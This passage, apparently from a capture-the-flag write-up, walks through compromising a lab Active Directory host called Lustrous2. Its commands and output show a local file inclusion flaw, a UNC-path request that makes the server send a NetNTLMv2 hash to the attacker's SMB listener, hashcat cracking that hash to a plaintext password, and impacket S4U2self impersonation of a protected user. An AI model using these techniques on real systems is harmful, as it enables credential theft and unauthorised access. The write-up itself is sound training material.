
to:
Then open Firefox from our terminal (where we have injected the TGT):
$ firefox
Then we can access to the website:

We can also do the same with cURL:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl -v
* Host lus2dc.lustrous2.vl:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.99.159
* Trying 10.10.99.159:80...
* Connected to lus2dc.lustrous2.vl (10.10.99.159) port 80
* using HTTP/1.x
* Server auth using Negotiate with user ''
> GET / HTTP/1.1
> Host: lus2dc.lustrous2.vl
> Authorization: Negotiate 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
> User-Agent: curl/8.11.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRvNhIKcix1FwXdB7T2Hc+OZgyxUu4x2u5xGirLgSd1RqPypmdH+8UY4Em56DjFBfwZD+ipkPlnJZAF06idc464A6cmYK/rN1/Jee7TZYkT8UUp1UT6sb9YLJrq6gETHICNCRbooqqG5Mu1W4TdrBH1
* Negotiate: noauthpersist -> 0, header part: true
< Persistent-Auth: true
< X-Powered-By: ASP.NET
< Date: Thu, 30 Jan 2025 08:21:34 GMT
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title> - LuShare</title>
<link rel="stylesheet" href="/lib/bootstrap/dist/css/bootstrap.min.css" />
<link rel="stylesheet" href="/css/site.css?v=pAGv4ietcJNk_EwsQZ5BN9-K4MuNYS2a9wl4Jw-q9D0" />
<link rel="stylesheet" href="/LuShare.styles.css?v=hKE8kIfrqKHdCpCgDPhNfbPhKrnJYC275iQvRV7rimM" />
</head>
<body>
<header b-d5yzov7vxd>
<nav b-d5yzov7vxd class="navbar navbar-expand-sm navbar-toggleable-sm navbar-light bg-white border-bottom box-shadow mb-3">
<div b-d5yzov7vxd class="container-fluid">
<a class="navbar-brand" href="/">LuShare</a>
<button b-d5yzov7vxd class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target=".navbar-collapse" aria-controls="navbarSupportedContent"
aria-expanded="false" aria-label="Toggle navigation">
<span b-d5yzov7vxd class="navbar-toggler-icon"></span>
</button>
<div b-d5yzov7vxd class="navbar-collapse collapse d-sm-inline-flex justify-content-between">
<ul b-d5yzov7vxd class="navbar-nav flex-grow-1">
<li b-d5yzov7vxd class="nav-item">
<a class="nav-link text-dark" href="/">List</a>
</li>
</ul>
<p b-d5yzov7vxd class="nav navbar-text">Well met, LUSTROUS2\Thomas.Myers!</p>
</div>
</div>
</nav>
</header>
<div b-d5yzov7vxd class="container">
<main b-d5yzov7vxd role="main" class="pb-3">
<h2>Available Files</h2>
<table class="table">
<thead>
<tr>
<th>File Name</th>
<th>Action</th>
</tr>
</thead>
<tbody>
<tr>
<td>audit.txt</td>
<td>
<a href="/File/Download?fileName=audit.txt" class="btn btn-primary">Download</a>
</td>
</tr>
</tbody>
</table>
</main>
</div>
<footer b-d5yzov7vxd class="border-top footer text-muted">
<div b-d5yzov7vxd class="container">
© 2024 - LuShare</a>
</div>
</footer>
<script src="/lib/jquery/dist/jquery.min.js"></script>
<script src="/lib/bootstrap/dist/js/bootstrap.bundle.min.js"></script>
<script src="/js/site.js?v=hRQyftXiu1lLX2P9Ly9xa4gHJgLeR1uGN5qegUobtGo"></script>
</body>
</html>
* Connection #0 to host lus2dc.lustrous2.vl left intact
Found
/File/Download?fileName=audit.txt
We can download the file directly via Firefox or via cURL:
$ curl --negotiate -u : -O http://lus2dc.lustrous2.vl/File/Download?fileName=audit.txt
$ cat audit_draft.txt
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
Same file we saw previously during our FTP enumeration
LFI
Let’s check for local file inclusion (LFI):
Try with /File/Download?fileName=C:/Windows/System32/drivers/etc/hosts (via cURL):
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=C:/Windows/System32/drivers/etc/hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
Try with /File/Download?fileName=..\..\..\..\windows\win.ini (via Firefox):

LFI confirmed
NTHash Stealing (ShareSvc)
Since this is a windows machine, we can try to provide a UNC Path and see if the requests hits our own machine.
Start an impacket smb server:
$ impacket-smbserver share share -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Or start a Responder:
$ sudo Responder -I tun0
Request the UNC path:
$ curl --negotiate -u : 'http://lus2dc.lustrous2.vl/File/Download?fileName=\\10.8.4.253\share\notexist.txt' -v
Then capture the hash:
[*] Incoming connection (10.10.99.159,50789)
[*] AUTHENTICATE_MESSAGE (LUSTROUS2\ShareSvc,LUS2DC)
[*] User LUS2DC\ShareSvc authenticated successfully
[*] ShareSvc::LUSTROUS2:aaaaaaaaaaaaaaaa:ce5171ee2aa9db87fbf49222690dce71:010100000000000000ef1140f672db0193b384875cabaef9000000000100100046004c004400760063006400750046000300100046004c004400760063006400750046000200100044005700660048006900620051006f000400100044005700660048006900620051006f000700080000ef1140f672db0106000400020000000800300030000000000000000000000000210000b483f02e1ff1de27c5799a554118b7e8f66ce7544368161f8a32f1b583177a1e0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000
[*] Closing down connection (10.10.99.159,50789)
Try to crack it with Hashcat:
$ hashcat -a 0 -m 5600 ShareSvc.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
SHARESVC::LUSTROUS2:aaaaaaaaaaaaaaaa:ce5171ee2aa9db87fbf49222690dce71:010100000000000000ef1140f672db0193b384875cabaef9000000000100100046004c004400760063006400750046000300100046004c004400760063006400750046000200100044005700660048006900620051006f000400100044005700660048006900620051006f000700080000ef1140f672db0106000400020000000800300030000000000000000000000000210000b483f02e1ff1de27c5799a554118b7e8f66ce7544368161f8a32f1b583177a1e0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:#1Service

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SHARESVC::LUSTROUS2:aaaaaaaaaaaaaaaa:ce5171ee2aa9db...000000
...
Found
ShareSvc:#1Service
S4U2SELF abuse for impersonating (Sharon.Birch)
We saw before that Ryan Davies and Sharon Birch are in ShareAdmins group.
So let’s target Shaon (gallantry obliges, ladies first) and attempt to impersonate her against the web application as we have service account ShareSvc’s password.
Before that we check if ShareAdmins group is in Protected Users group or not:
$ cat _groups.json | jq | grep -I -C10 'Protected Users'
    ],
    "distinguishedName": "CN=ShareAdmins,OU=lustrous,DC=Lustrous2,DC=vl",
    "dn": "CN=ShareAdmins,OU=lustrous,DC=Lustrous2,DC=vl",
    "groupType": -2147483646,
    "instanceType": 4,
    "member": [
      "CN=Sharon Birch,OU=lustrous,DC=Lustrous2,DC=vl",
      "CN=Ryan Davies,OU=lustrous,DC=Lustrous2,DC=vl"
    ],
    "memberOf": [
      "CN=Protected Users,CN=Users,DC=Lustrous2,DC=vl"
    ],
    "name": "ShareAdmins",
    "objectCategory": "CN=Group,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "group"
    ],
    "objectGUID": "{bb1a80e7-e1e3-4ee4-9fb1-47c1179f34a0}",
    "objectSid": "S-1-5-21-380911855-3882613531-2069040882-1174",
    "sAMAccountName": "ShareAdmins",
--
Confirmed it’s a member of the
Protected UsersGroup, which means that those users can’t easily be impersonated when using techniques likeSilver TicketsorDelegation.
One technique that allows to bypass this restriction is s4u2self.
Using the s4u2self kerberos extension, allows the service user to request a service ticket to itself on behalf of an abitrary principal.
In order to perform the attack, we get a TGT for the service user and then impersonate Sharon Birch:
$ impacket-getTGT lustrous2.vl/ShareSvc:'#1Service' -dc-ip lus2dc.lustrous2.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ShareSvc.ccache
$ export KRB5CCNAME=ShareSvc.ccache
$ klist
Ticket cache: FILE:ShareSvc.ccache
Default principal: ShareSvc@LUSTROUS2.VL

Valid starting       Expires              Service principal
01/30/2025 19:56:21  01/31/2025 05:56:21  krbtgt/LUSTROUS2.VL@LUSTROUS2.VL
	renew until 01/31/2025 19:56:22
$ impacket-getST -self -impersonate "Sharon.Birch" -k -no-pass lustrous2.vl/ShareSvc -altservice HTTP/lus2dc.lustrous2.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Sharon.Birch
[*] Requesting S4U2self
[*] Changing service from ShareSvc@LUSTROUS2.VL to HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
[*] Saving ticket in Sharon.Birch@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
$ export KRB5CCNAME=Sharon.Birch@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
$ klist
Ticket cache: FILE:Sharon.Birch@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
Default principal: Sharon.Birch@lustrous2.vl

Valid starting       Expires              Service principal
01/30/2025 20:04:18  01/31/2025 05:56:21  HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
	renew until 01/31/2025 19:56:22
Using Firefox, we can see that we are logged as Sharon.Birch, as an application admin and have a new upload option.

Quick check also via cURL:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl -v
* Host lus2dc.lustrous2.vl:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.99.159
* Trying 10.10.99.159:80...
* Connected to lus2dc.lustrous2.vl (10.10.99.159) port 80
* using HTTP/1.x
* Server auth using Negotiate with user ''
> GET / HTTP/1.1
> Host: lus2dc.lustrous2.vl
> Authorization: Negotiate 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
> User-Agent: curl/8.11.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRvMp/YAsAW0M0EHWMlWVeKzS1/SBm1PCwCdJZ5s41ZK+6W1lugdMQkl7VFxYt2ZXeNBeufh6AF+HSDKIp1aga+3CeRQUhW13nFZl1xhf11RQqt1R3YwkUCFfm79pyj3WB2lsI3J6p5dKnBSm2yb0lV
* Negotiate: noauthpersist -> 0, header part: true
< Persistent-Auth: true
< X-Powered-By: ASP.NET
< Date: Thu, 30 Jan 2025 11:05:25 GMT
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title> - LuShare</title>
<link rel="stylesheet" href="/lib/bootstrap/dist/css/bootstrap.min.css" />
<link rel="stylesheet" href="/css/site.css?v=pAGv4ietcJNk_EwsQZ5BN9-K4MuNYS2a9wl4Jw-q9D0" />
<link rel="stylesheet" href="/LuShare.styles.css?v=hKE8kIfrqKHdCpCgDPhNfbPhKrnJYC275iQvRV7rimM" />
</head>
<body>
<header b-d5yzov7vxd>
<nav b-d5yzov7vxd class="navbar navbar-expand-sm navbar-toggleable-sm navbar-light bg-white border-bottom box-shadow mb-3">
<div b-d5yzov7vxd class="container-fluid">
<a class="navbar-brand" href="/">LuShare</a>
<button b-d5yzov7vxd class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target=".navbar-collapse" aria-controls="navbarSupportedContent"
aria-expanded="false" aria-label="Toggle navigation">
<span b-d5yzov7vxd class="navbar-toggler-icon"></span>
</button>
<div b-d5yzov7vxd class="navbar-collapse collapse d-sm-inline-flex justify-content-between">
<ul b-d5yzov7vxd class="navbar-nav flex-grow-1">
<li b-d5yzov7vxd class="nav-item">
<a class="nav-link text-dark" href="/">List</a>
</li>
<li b-d5yzov7vxd class="nav-item">
<a b-d5yzov7vxd class="nav-link" href="/File/Upload">Upload</a>
</li>
<!--
<li class="nav-item">
<a class="nav-link" href="/File/Debug">Debug</a>
</li>
-->
</ul>
<p b-d5yzov7vxd class="nav navbar-text">Well met, LUSTROUS2\Sharon.Birch!</p>
</div>
</div>
</nav>
</header>
<div b-d5yzov7vxd class="container">
<main b-d5yzov7vxd role="main" class="pb-3">
<h2>Available Files</h2>
<table class="table">
<thead>
<tr>
<th>File Name</th>
<th>Action</th>
</tr>
</thead>
<tbody>
<tr>
<td>audit.txt</td>
<td>
<a href="/File/Download?fileName=audit.txt" class="btn btn-primary">Download</a>
</td>
</tr>
</tbody>
</table>
</main>
</div>
<footer b-d5yzov7vxd class="border-top footer text-muted">
<div b-d5yzov7vxd class="container">
© 2024 - LuShare</a>
</div>
</footer>
<script src="/lib/jquery/dist/jquery.min.js"></script>
<script src="/lib/bootstrap/dist/js/bootstrap.bundle.min.js"></script>
<script src="/js/site.js?v=hRQyftXiu1lLX2P9Ly9xa4gHJgLeR1uGN5qegUobtGo"></script>
</body>
</html>
* Connection #0 to host lus2dc.lustrous2.vl left intact
Found a hidden endpoint
<a class="nav-link" href="/File/Debug">Debug</a>
Confirmed we can access via Firefox:
